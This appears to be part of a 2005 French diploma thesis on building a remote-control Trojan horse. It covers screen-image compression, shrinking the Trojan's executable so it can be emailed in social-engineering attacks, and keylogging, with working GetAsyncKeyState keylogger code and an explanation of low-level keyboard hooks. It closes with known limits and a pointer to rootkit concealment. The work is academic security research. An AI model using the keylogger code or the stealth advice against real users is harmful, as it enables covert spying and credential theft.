La compression effectuée jusqu'à présent est dite compression sans perte : la même quantité d'information est présente dans la version compressée et dans la version non compressée, seule la redondance a été supprimée. Il est cependant possible de diminuer la quantité d'information présente dans l'image sans pour autant la rendre illisible. Examinons l'image suivante :



Nous constatons que beaucoup de pixels sont isolés sur une ligne : la suite RLE est de la forme suivante dans le cas de la barre de défilement :

…, 1 x 'C8', 1 x 'FF', 1 x 'C8', 1 x 'FF', 1 x 'C8', …

Cela nous coûte 4x16 bits par pixel (16 bits par couleur).

Dans d'autres cas nous obtenons des suites de la forme :

…, 1 x 'C8', 1 x 'FF', 255 x 'C8', 154 x 'C8',…

Cet exemple nous coûte 32 bits.


Nous allons donc tenter de supprimer ces pixels inutiles, en les englobant dans le *run length* précédent. Cette technique de compression est connue sous le nom de *Lossy Run Length Encoding*. Voici les résultats obtenus (image source 32bpp, coefficients codés sur 8 bits) :

Application	Résolution	Taux de compression
Calculatrice	480x309	10
Word, ce document ouvert	1288x780	13
GUIAnalysis (fenêtre DOS)	668x331	20

Malheureusement, la perte peut devenir trop sensible dans certains cas. Nous avons donc tenté une autre stratégie pour réduire la taille des images compressées en RLE :

Retransmission différentielle

Comme nous l'avons vu, le RLE est très efficace sur des images ne présentant que peux de variation. Hors entre deux prises de vue, il est peu probable que l'interface de notre application pilotée ait changé radicalement. Une solution consiste donc à effectuer un « ou exclusif » (XOR) entre l'image capturée et l'image précédente et de ne transmettre que la version compressée de l'image différentielle ainsi obtenue (qui est principalement noire). **Ces images se compressent de manière spectaculaire** (voir plus bas). Le XOR induit une légère surcharge au niveau processeur et il est nécessaire de garder en mémoire une copie de l'image précédente (compressée en RLE) mais l'utilisation des ressources système reste raisonnable :



Le premier carré rouge montre le calcul d'une seule image différentielle, le second représente l'envoi de quatre images en rafale. Comme nous pouvons le constater l'utilisation du CPU reste marginale.

Il reste tout de même difficile de chiffrer le taux de compression, ce dernier étant très variable (plus la différence entre les deux prises de vue est grande plus le taux de compression diminue) mais dans le pire des cas (image complètement différente), le taux de compression devrait se rapprocher du taux d’une compression RLE standard. Le taux de compression moyen pour certaines applications en utilisation courante est le suivant :

Application	Taille non compressée (réduit à 8bpp)	Taille première image (compression RLE simple)	Taille images différentielles
cmd.exe (668x331)	221'108 octets (100%)	21'952 octets (9,928%)	Aucune modification : 16 octets (0,007%)
			Modifications faibles : 220 octets (0,1%)
			Fortes modifications : 21’274 octets (9,621%)
calc.exe (480x309)	148'320 octets (100%)	30'006 octets (20,230%)	Les applications comportant une interface graphique sont moins sensibles à ce genre de variation : En moyenne : ~500 octets (<1%)

Il est à noter que cette méthode de compression utilise en mémoire en permanence **un tampon dont la taille est de l’ordre de celle de la première image** (compression RLE simple). Les tampons sont bien évidemment détruits lorsque l’application pilotée est fermée.

4.9.4 Ressources

[1] LZ77 the basics of compression (2nd ed.) - http://www.arturocampos.com/ac_lz77.html
[2] Basic Compression Library - *Marcus Geelnard* - http://bcl.sourceforge.net/

4.10 Diminution de la taille d’un exécutable

4.10.1 Objectifs


Nous avons vu qu’il est important de rester discret pour un cheval de Troie. Cela vaut aussi pour la taille de son exécutable. En effet, si nous tentons, par exemple d’envoyer ce cheval de Troie par mail lors d’une attaque par *Social engineering*, il vaudrait mieux éviter que notre cheval de Troie « pèse » plusieurs mégas !!

Pour illustrer notre discussion, nous allons travailler sur le programme cible.

Si l’on effectue simplement un *Build* de cette application, nous obtenons un exécutable de 131'072 bytes.

4.10.2 Options du compilateur

Il est tout d'abord possible de changer la configuration. Une configuration sous *Visual Studio* est un ensemble de paramètres du compilateur et du *linker* spécifique à un projet. Par défaut, deux configurations sont créées avec un projet : la configuration *Debug* utilisée par défaut et la configuration *Release*. Si nous activons la configuration *Release* avant la compilation, nous obtenons un exécutable réduit à 40'960 bytes! La différence est notable ! Pourquoi ? Tout simplement car certaines options de compilations ont été activées et que les informations utilisées par le débuggeur ne sont plus présentes dans l'exécutable. En examinant les propriétés du projet pour une configuration *Release*, nous voyons la chose suivante :



Par défaut l'optimisation est en *O2*, c'est-à-dire optimisé pour la vitesse. Nous pouvons la passer à *O1*, optimisation pour la taille de l'exécutable. Dans le cas de notre application, le gain est nul. Il faut souvent faire attention aux optimisations de compilation ! Le compilateur va faire certaines suppositions sur ce que le programmeur a tenté de faire et peut, dans certains cas décider de ne pas exécuter certaines fonctions ! **Il est donc parfaitement possible qu'un programme fonctionnant très bien sans optimisation particulière ne soit plus fonctionnel du tout une fois les optimisations activées.** Un exemple courant est celui de la fonction `ZeroMemory()`. Si vous faites un appel à `ZeroMemory()` pour effacer le contenu d'une variable (qui pourrait par exemple contenir un mot de passe) qui ne sera plus utilisée par la suite, le compilateur peut simplement décider que cet appel est inutile et ne pas tenir compte de cette instruction ! Pour corriger ce problème, la fonction `SecureZeroMemory()` a été introduite. Elle a le même comportement que `ZeroMemory()` mais est exécutée systématiquement.

Au niveau du compilateur, il est encore possible de modifier l'alignement des membres des structures en mémoire, la valeur par défaut est de 8 octets. En ramenant cette valeur à 1 on peut gagner un peu de place. Cela se fait en ajoutant l'option `/Zp1` sur la ligne de commande du compilateur.

4.10.3 Options du *linker*

La première action à effectuer est de **supprimer les librairies par défaut**. Lorsque nous supprimons les librairies incluses par défaut, nous supprimons aussi la fonction `WinMainCRTStartup()`qui est en fait le point d'entrée réel de l'application. Notez que cette fonction ne prend pas d'arguments, contrairement à `WinMain()` ou à `Main()` pour une application en mode console. `WinMainCRTStartup()` est donc responsable d'initialiser les données passées à `WinMain()` (respectivement `Main()`). Nous allons donc devoir créer une fonction `WinMainCRTStartup`() pour remplacer celle que nous avons supprimé en enlevant les librairies par défaut. Cette fonction ressemblera à ça :

```
int WINAPI WinMainCRTStartup(void)
{
    STARTUPINFO    StartupInfo={sizeof(STARTUPINFO),0};
    int            mainret;
    char           *lpszCommandLine = GetCommandLine();

    // traite la ligne de commandes
    if( *lpszCommandLine == '"' )  // traite le nom de programme quote (")
    {
        // se place sur le " suivant
        while( *lpszCommandLine && (*lpszCommandLine != '"') )
            lpszCommandLine++;


        if( *lpszCommandLine == '"' )
            lpszCommandLine++;
    }
    else
    {
        // pas de "
        while ( *lpszCommandLine > ' ' )
            lpszCommandLine++;
    }

    // saute les espaces jusqu à la commande suivante
    while ( *lpszCommandLine && (*lpszCommandLine <= ' ') )
        lpszCommandLine++;

    GetStartupInfo(&StartupInfo);

    mainret = WinMain( GetModuleHandle(NULL),
                       NULL,
                       lpszCommandLine,
                       StartupInfo.dwFlags & STARTF_USESHOWWINDOW
                            ? StartupInfo.wShowWindow : SW_SHOWDEFAULT );

    ExitProcess(mainret);

    return mainret;
}
```

Dans le cas de notre programme cible, il sera possible de diminuer sa taille car nous ne ferons pas usage de la ligne de commande.

Malheureusement, `WinMainCRTStartup()` n'est pas la seule fonction qui n'est plus disponible : la totalité de la librairie C standard a disparu. Heureusement ces fonctions ont toutes des équivalents Windows :

Fonction CLIB	Fonctions Windows
memcpy, memmove, memset	**Voir plus bas**
malloc, calloc, realloc, free	HeapAlloc, HeapReAlloc, HeapFree
sprintf, strcat, strcmp, strcpy, strlen, strupr, strlwr	wsprintf, lstrcat, lstrcmp, lstrcpy, lstrlen, CharUpper, CharLower

Il existe une alternative aux fonctions `memcpy, memmove, memset` dans l'API Windows standard : il s'agit des fonctions `FillMemory()`, `CopyMemory()`, `MoveMemory()`. Cependant, ces fonctions ne sont que des macros appelant les fonctions de la CLIB. Elles ne fonctionneront donc pas dans notre programme « épuré ».
Il existe pourtant des fonctions propres à Windows réalisant les mêmes actions. Ces fonctions (`RtlFillMemory()`, `RtlMoveMemory()`, et `RtlZeroMemory()`) sont aussi des macros pointant vers les fonctions de la CLIB mais elles sont disponible à l'export (et donc déjà compilées) dans kernel32.dll. Il est pourtant assez peu sûr de les utiliser car elles sont non documentées, et, de ce fait, peuvent très bien disparaître ou changer de comportement d'une version de Windows à l'autre …

La seule solution restante est de coder nos propres fonctions de manipulation de *buffer*. C'est ce qu'a fait Piotr Mintus. Voici un extrait de son code :

```
//**************************************************************************
// File: buffer.h                    Last Modified:    03/02/01
//                                   Modified by:      PM
//
// Purpose:      Custom Buffer-Manipulation Routines
//
// Developed By: Piotr Mintus 2001
//**************************************************************************

[…]

/* Modified [05-01-03] to mimic FillMemory() parameters not memset()
   (Thanks to Shailesh) */
__forceinline
void FillMemory(void *dest,unsigned __int32 count,unsigned __int8 c)
{
      unsigned __int32  size32=count>>2;
      unsigned __int32  fill=(c<<24|c<<16|c<<8|c);
      unsigned __int32  *dest32=(unsigned __int32*)dest;

      switch( (count-(size32<<2)) )
      {
      case 3:     ((unsigned __int8*)dest)[count - 3] = c;
      case 2:     ((unsigned __int8*)dest)[count - 2] = c;
      case 1:     ((unsigned __int8*)dest)[count - 1] = c;
      }

      while( size32-- > 0 )
            *(dest32++) = fill;

}  /* FillMemory */

#define ZeroMemory(dest,count) FillMemory(dest,count,0)
```

```
/* Corrected [07-21-02] (Thanks to Tre_) */
__forceinline
void CopyMemory(void *dest,const void *src,unsigned __int32 count)
{
      […]

}  /* CopyMemory */


/* Corrected [07-21-02] (Thanks to Tre_) */
__forceinline
void MoveMemory(void *dest,const void *src,unsigned __int32 count)
{
      […]

}  /* MoveMemory */

#endif  // _BUFFER_H_
```

Il reste tout de même une ou deux petites choses à régler : tout d'abord lors de la compilation de l'application, nous obtenons encore le message suivant : `unresolved external symbol ___security_cookie`. Les *Security cookies* sont utilisés par le compilateur Microsoft lorsque l'option /Gs est activée. Cette option permet de prévenir les dépassements de *buffer*. L'idée est simple : le système place un *Security cookie* en mémoire à la suite du *buffer* vulnérable et si le *cookie* a été modifié, le *buffer* a été dépassé. Ces techniques de protection de la pile, aussi appelées *canary stack protection* par d'autres vendeurs permettent de bloquer des attaques simples. Cependant elles ne permettent pas du tout de nous assurer qu'une utilisation frauduleuse de la mémoire est impossible.

Le paramètre /Gs est activé systématiquement sur les versions récentes de *Visual Studio* et du *Platform SDK*. Les *Security cookies* ne sont plus disponibles lorsque nous compilons sans la CLIB. Il nous faut donc aussi retirer l'option /Gs.

Le programme compilé sans la CLIB ne « pèse » plus que 12'800 bytes. Le gain réalisé par rapport à la version utilisée lors du débugage est donc environ d'un facteur 10.

Certains autres paramètres du *linker* nous permettent éventuellement de diminuer encore un peu la taille des exécutables : la suppression de l'optimisation pour Windows 98, qui force un alignement des fichiers sur 4Kb au lieux de 512 bytes ainsi que la concaténation de certaines sections du format PE (paramètre /MERGE). Ces fonctions n'ont pas modifié la taille de notre exécutable.

4.10.4 Ressources

[1] Article de - http://www.hailstorm.net/papers/smallwin32.htm
[2] Article MSDN sur les *Security cookies* -
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dv_vstechart/html/vctchcompilersecuritychecksindepth.asp


4.11 *KeyLogger*

4.11.1 Introduction

Deux dispositifs permettant d'espionner l'utilisateur légitime ont été intégré dans notre cheval de Troie. Le premier permet de capturer l'image du bureau de l'utilisateur et de l'envoyer (à l'aide de la méthode expliquée au paragraphe 4.6. Le second est un *keylogger*.

4.11.2 Définition

Un *keylogger* est un outil permettant de capturer les frappes clavier. Il en existe des versions logicielles ou matérielles, comme par exemple le *Hardware Keylogger* de KeyGhost - http://www.keyghost.com/ dont le modèle PS/2 est représenté ci après :




Au niveau logiciel, il existe différentes techniques pour réaliser un *keylogger*. Nous allons en examiner quelques unes.

4.11.3 GetAsyncKeyState()

Le *keylogger* le plus primitif est créé à l'aide de la fonction `GetAsyncKeyState()`. Cette fonction permet de déterminer si une touche est pressée ou relâchée lorsque la fonction est appelée. Le code suivant (écrit par Ayan Chakrabarti) en est un exemple :

```
// Keylogger à base de GetAsyncKeyState()
// créé par  Ayan Chakrabarti et disponible
// sur http://www.infosecwriters.com/hhworld/hh2.php

#include <windows.h>
#include <stdio.h>

// Liste des Virtual keycodes (voir plus haut) interceptés
unsigned int nlist[] = { 8,9,12,13,19,20,27,32,33,34,35,36,37,38,39,
40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,
[…]
243,244,245,246,247,248,249,250,251,252,253,254,0};

void main(void)
{
   int i;

   while(1)
    {
             // Bocle de réception :
        for(i = 0;nlist[i] != 0;i++)
        {
              if(GetAsyncKeyState(nlist[i]) == -32767)
                              break; // La touche est pressée
        }

        if(nlist[i] == 0)
            continue;
        else
            printf("%d ",nlist[i]);
     }
}
```

Cette méthode ne fonctionne pas très bien car elle force le *keylogger* à interroger perpétuellement le système pour être sur de ne pas manquer une touche. Cette **attente active consomme énormément de ressources**, comme le montre la capture d'écran suivante :



L'activité processeur du *keylogger* est presque continuellement maintenue à 90% ou plus. Rappelons que la ligne rouge représente l'activité en mode *kernel* qui est ici élevé dû aux appels à la fonction `GetAsyncKeyState()`elle-même.

4.11.4 Les *hooks*

Heureusement, le système nous fournit une autre méthode plus efficace par l'intermédiaire des *hooks* windows.

Tout d'abord, il nous faut présenter une fonction Windows bien particulière. Il s'agit de `SetWindowsHookEx()`qui permet de poser des *hooks* sur les signaux transmis par Windows, c'est-à-dire d'intercepter un certain type de message transmis par le système d'exploitation à une ou à toutes les fenêtres. Nous allons examiner plus en détail les arguments ainsi que le fonctionnement de cette fonction. La documentation du *Platform SDK 2003 SP1* nous indique :

```
HHOOK SetWindowsHookEx(
    int idHook,
    HOOKPROC lpfn,
    HINSTANCE hMod,
    DWORD dwThreadId
);
```

`idHook` détermine le type de message à intercepter le *hook* qui nous intéresse est le `WH_KEYBOARD_LL` permettant d'intercepter toutes les frappes clavier à bas niveau. `WH_KEYBOARD_LL` n'est présent que sur les Windows XP et supérieurs. `WH_KEYBOARD` ne marchera pas pour ce que nous voulons faire, il requiert qu'une dll soit injectée dans les processus recevant des messages clavier `(WM_KEYDOWN, WM_SYSKEYDOWN`, …). Ceci est effectué automatiquement par `SetWindowsHookEx()` mais présente

l'inconvénient de devoir inclure la fonction à exécuter lors de l'interception de l'événement dans une librairie, ce qui serait contraire à notre cahier des charges.

`lpfn` est un pointeur sur une fonction *callback* (c'est-à-dire aune fonction appelée par Windows sous certaines conditions, en l'occurrence quand un message arrive).

`hMod` est le module (*dll* ou *exe*) dans lequel la fonction `lpfn` est contenue.

`dwThreadId` est l'identifiant de la *thread* à monitorer. Si ce paramètre est NULL, le *hook* s'applique à toutes les *threads* du bureau.

La documentation Microsoft spécifie que la fonction *callback* doit être contenue dans une *dll*. Ceci n'est cependant pas tout à fait exact. Il est, en effet, absolument nécessaire d'inclure la fonction *callback* dans une *dll* pour les *hooks* s'exécutant dans l'espace d'adresse de la *thread* cible mais dans le cas de `WH_KEYBOARD_LL`, par exemple, la **fonction callback est exécutée dans l'espace d'adresse du processus créant le *hook***. Il est donc possible de passer le *handle* de l'exécutable appelant (*hInstance*) fourni par `WinMain()` à la création. A ce propos, beaucoup d'articles ou d'exemples trouvés sur Internet effectuent d'abord un appel à `GetModuleHandle(NULL)` pour récupérer le *handle* de module (type `HMODULE`) de l'exécutable puis un appel à `GetProcAddress()` pour obtenir l'adresse de la procédure de hook. Cette méthode est la bonne quand on accède à une *dll* mais elle est complettement inutile dans le cas d'un exécutable : le *handle* module retourné est identique au *hInstance* fourni à l'exécutable lors de son initialisation Rappelons que le point d'entrée d'une application *Windows* se définit comme suit :

```
int __stdcall WinMain(HINSTANCE hInstance,
                      HINSTANCE hPrevInstance,
                      LPSTR lpCmdLine,
                      int nCmdShow)
```

Si nous allons voir la ligne 274 de windef.h, où `HMODULE` est déclaré, nous lisons :

```
typedef HINSTANCE HMODULE;     /* HMODULEs can be used in place of HINSTANCEs */
```

Les deux types sont donc identiques. Pour ce qui est de l'adresse de la fonction. Le compilateur la connaît. **Le nom d'une fonction sert de pointeur sur son code à l'intérieur de l'exécutable**.

Nous allons maintenant examiner la fonction *callback*. A chaque type de *hook* correspond une fonction type. Dans notre cas, il s'agit de la fonction suivante :

```
LRESULT CALLBACK LowLevelKeyboardProc(
    int nCode,
    WPARAM wParam,
    LPARAM lParam
);
```

(Note: comme cette fonction est destinée à être intégrée dans une *dll*, il faut ajouter `__declspec(dllexport)` devant la déclaration, même si nous ne l'intégrons pas vraiment dans une *dll*.)

`nCode` est un code indiquant à la fonction callback ce qu'elle doit faire avec le message. Si `nCode` est inférieur à 0, la fonction *callback* doit transmettre le message plus loin.

`wParam` et `lParam` contiennent les informations du messages proprement dit. Dans le cas d'un message intercepté par `WM_KEYBOARDLL`, `wParam` indique le type de message (touche enfoncée, relâchée, touche système ou non, …) et `lParam` est un pointeur sur une structure contenant des informations sur la touche.

Il est important de comprendre que le message peut passer à travers une série de *hooks* avant d'atteindre la fenêtre à laquelle il est destiné. (On parle de chaîne de *hook*). **Il est donc nécessaire de transmettre plus loin le message à l'aide de la fonction `CallNextHookEx()`.** Votre *hook* marchera très bien si vous n'effectuez pas cet appel, mais pas ceux qui sont placés après lui dans la chaîne.

Pour que le *keylogger* fonctionne, il faut que le processus l'ayant appelé attende dans une boucle de message. Certains articles disponibles sur Internet affirme qu'une fenêtre est obligatoire et proposent généralement d'ouvrir une fenêtre de message (fenêtre permettant d'envoyer et de recevoir des messages, n'ayant pas d'affichage) en fait, seule la boucle de message (qui sera forcément implémentée dans le cas de la création d'une fenêtre) est nécessaire. Pour une description des boucles de messages voir : 4.8 Relais des événement.

Dans cette configuration, le processus reste en attente passive tant qu'aucune touche n'est pressée, ce qui empêche la consommation abusive de ressources constatée au paragraphe précédent.

5. Limitations et bugs connus

5.1 Détection

Outre l'impossibilité de contourner un *firewall* applicatif déjà mentionnée au chapitre 4.2.2, nous n'avons pas tenté de masquer les processus que nous exécutons sur la machine cible. Ces derniers sont en effet simplement visibles dans l'onglet Applications du gestionnaire de tâches.

Il serait possible de masquer ces processus en utilisant des techniques dites de *rootkits*. Les rootkits sont des programmes permettant de masquer des informations (processus, fichiers, connexions, …) sur une machine. Ils agissent généralement au niveau du noyau du système d'exploitation. Pour plus d'informations sur ces techniques consulter le livre *Rootkits : Subverting the Windows Kernel* par Greg Hoglund et Jamie Butler ou leur site web, contenant des sources : http://www.rootkit.com.

6. Conclusions

6.1 Temps passé sur les différentes étapes

Un cahier des charges (spécifications du projet) a dû être rendu pour le 15 septembre, soit avant le début officiel du travail de diplôme.

Graphique des activités pendant les 12 semaines de travail de diplôme :											
1	2	3	4	5	6	7	8	9	10	11	12

Les semaines 1 et 2 ont servies à terminer la phase de conception commencée avant le début officiel du travail de diplôme.

Les semaines 3 à 6 servirent au développement et à l'analyse de la première version du programme. La moitié de ce temps fut consacrée au débugage de l'application. C'est au cours du débugage et des tests des modes de compression que nous avons décidé de revoir l'architecture du programme.

Lors des semaines 7 à 9, la deuxième version du programme, permettant l'implémentation de la compression différentielle. Cette fois ci, le développement pris à peine plus d'une semaine suivi de 2 semaines de tests et de débuggage.

La 10ème semaine servit à la finalisation du rapport. En parallèle, divers tests, notemment des fonctions secondaires de l'application (*keylogger* et capture d'écran) furent conduits.

Lors des semaines 11 et 12 il est prévu de continuer le processus de test / validation ainsi que le débuggage, tout en préparant la défense.

6.2 Conclusion

Ce projet a permis de prouver qu'un type de cheval de Troie permettant la prise de contrôle d'applications graphiques à distance par un attaquant est parfaitement envisageable et peut constituer une réelle menace.

Mon projet de semestre était consacré à la détermination d'une méthodologie d'analyse forensique "à chaud" (sans redémarrage) d'un poste windows XP. Les énoncés de mon projet de semestre et de mon projet de diplôme peuvent sembler en complète opposition, pourtant je considère que mon projet de diplôme s'est effectué dans la continuité de mon projet de sermestre. En effet, pour comprendre la problématique d'une analyse forensique j'avais déjà dû me familiariser avec le fonctionnement à bas niveau du système Windows. Mon projet de diplôme m'a permis de mettre en pratique ces connaissances.

Ce projet de diplôme m'a également permis de mettre en pratique les connaissances que j'avais acquises lors des cours de programmation temps réel, programmation en C, transmission multimédia et bien évidemment transmission de données. J'ai pu constater qu'il n'est pas toujours aisé de régler de manière optimale ces différentes problématiques lorsqu'elles se posent en même temps.

Je tiens à remercier le Professeur Litzistorf ainsi que toute l'équipe d'Ilion Security pour m'avoir permis de réaliser ce travail de diplôme dans les meilleures conditions.

Samedi 3 décembre 2005
JM Solleder